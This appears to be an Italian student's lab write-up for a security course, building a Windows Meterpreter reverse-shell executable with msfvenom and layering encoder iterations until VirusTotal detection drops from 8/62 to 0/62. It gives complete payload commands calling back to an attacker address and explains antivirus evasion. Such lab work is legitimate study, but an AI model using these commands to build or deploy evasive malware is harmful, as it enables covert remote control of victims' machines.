

## ESERCIZIO S9 L1



**Esercizio**  
Malware

### Esercizio di Oggi: Creazione di un Malware con Msfvenom

#### Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

## SVOLGIMENTO

Comincio con la configurazione della macchina virtuale Linux >>> IP 10.0.2.15

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 556sec preferred_lft 556sec
```

Inizialmente, ho generato un payload di base, offuscato ma non in maniera ottimale e quindi rilevabile, per stabilire un punto di partenza per il confronto. Utilizzo **msfvenom** :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5959 -a x86
-- platform windows -e x86/countdown -i 350 -f raw | msfvenom -a x86 --platform
windows -e x86/shikata_ga_nai -i 138 -o testmalw.exe
```


Vediamo la grandezza del file creato che confronterò con quello modificato :

```
Payload size: 10656 bytes
Saved as: testmalw.exe
```

Una volta creato il payload lo andiamo ad analizzare con **VirusTotal**. Apro VirusTotal da Firefox :



**Carico il file :**



**Avvio l'analisi :**

8 / 62  
Community Score

8/62 security vendors flagged this file as malicious

Reanalyze Similar More

aab92014d47eb32a491e9ab64847bdf1d176dbe4129e0175bfcc8972d8b51622  
testmalw.exe

Size: 10.41 KB  
Last Analysis Date: a moment ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: metacoder/shikata  
Family labels: metacoder shikata

Security vendors' analysis

Security vendors' analysis		Do you want to automate checks?	
ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen

L'analisi presenta che **8 vendors** hanno rilevato il file come **minaccioso**.  
Ora si procede con la modifica del payload sempre tramite msfvenom per renderlo offuscato e non riconoscibile.

Si possono applicare varie tecniche, ma per questo esercizio ho scelto di **aumentare le iterazioni (-i)**.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5959 -a x86 -- platform windows -e x86/countdown -i 500 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 500 -o testmalw.exe
```

**msfvenom -p windows/meterpreter/reverse\_tcp >>>** Specifica il **payload**, In questo caso, è un'istanza di Meterpreter per Windows. Una volta eseguita, questa shell tenterà di connettersi a un indirizzo e una porta specifici per dare all'attaccante il controllo sul sistema.

**LHOST=10.0.2.15 LPORT=5959 >>>** Imposta le opzioni del payload. **LHOST** (Local Host) è l'indirizzo IP della macchina dell'attaccante, mentre **LPORT** (Local Port) è la porta di ascolto. Il payload, una volta eseguito, si conatterà a questo indirizzo e a questa porta.

**-a x86 -- platform windows >>>** Specifica l'architettura e la piattaforma del payload.

**-e x86/countdown >>>** Seleziona il primo **encoder**. Gli encoder sono essenziali per offuscare il payload e mascherarlo dai motori antivirus basati sulle firme. L'encoder **countdown** è un'opzione di base che funziona bene in una catena di encoding.

**-i 500 >>>** Aumenta il numero di **iterazioni** a 500. Ogni iterazione modifica la firma del payload, rendendolo più difficile da rilevare.

**-f raw >>>** Specifica il formato di output come **raw** (grezzo). Invece di creare un file eseguibile, l'output viene passato direttamente al comando successivo tramite l'operatore "pipe" (|).


**msfvenom -a x86 --platform windows:** Accetta il flusso di dati grezzo dal comando precedente e lo prepara per un'ulteriore offuscamento, mantenendo l'architettura e la piattaforma definite.

**-e x86/shikata\_ga\_nai:** Applica un secondo **encoder**. **shikata\_ga\_nai** è uno degli encoder polimorfici più noti, ideale per un'ulteriore riduzione della rilevabilità.

**-i 500:** Itera anche questo processo di codifica per **500 volte**, aggiungendo un altro strato di polimorfismo.

**-o testmalw.exe:** Salva il risultato finale come file eseguibile (**.exe**) con il nome **testmalw.exe**.

Aumentando quindi le iterazioni possiamo notare che aumenta anche la dimensione del file rispetto al payload precedente che aveva **350 iterazioni** per l'encoding **countdown** e **138** per **shikata\_ga\_nai**.



```
Payload size: 23854 bytes
Saved as: testmalw.exe
```

Procedo ora a caricare il nuovo payload **testmalw.exe** su VirusTotal e do inizio all'analisi :

0 / 62  
Community Score

✓ No security vendors flagged this file as malicious

1d7397bfaeafae0d90e6be3ff0a7e6bab7e0e0b286056239d16d128d7b37a92  
testmalw.exe

Size: 23.29 KB | Last Analysis Date: a moment ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Security vendors' analysis ⓘ Do you want to automate checks?

Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
AliCloud	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	Bkav Pro	✓ Undetected

Possiamo notare che **nessun vendor** ha rilevato il file minaccioso.

## CONCLUSIONE

L'obiettivo di questo esercizio era testare l'efficacia delle tecniche di offuscamento nella creazione di un payload, riducendone la rilevabilità da parte dei software antivirus.

Inizialmente, ho generato un **payload di base** con un offuscamento non ottimale e rilevabile. Come previsto, la scansione su VirusTotal ha rivelato che la sua firma era già nota a **8 motori di sicurezza**. Questo ha fornito il nostro punto di riferimento.

Successivamente, ho creato un secondo payload, questa volta utilizzando sempre la codifica polimorfica **shikata\_ga\_nai** ma un **numero di iterazioni molto più elevato**, anche per l'encoding **countdown**. L'aumento delle iterazioni ha modificato la struttura del payload a tal punto da renderlo irriconoscibile.

Esiste comunque un insieme di tecniche che possono essere combinate. Oltre ad aumentare le iterazioni, ho capito che si possono usare **più encoder in successione**, diversificando ulteriormente il codice. Questo rende il payload ancora più difficile da riconoscere, poiché si crea una stratificazione di offuscamento che i sistemi di sicurezza non si aspettano.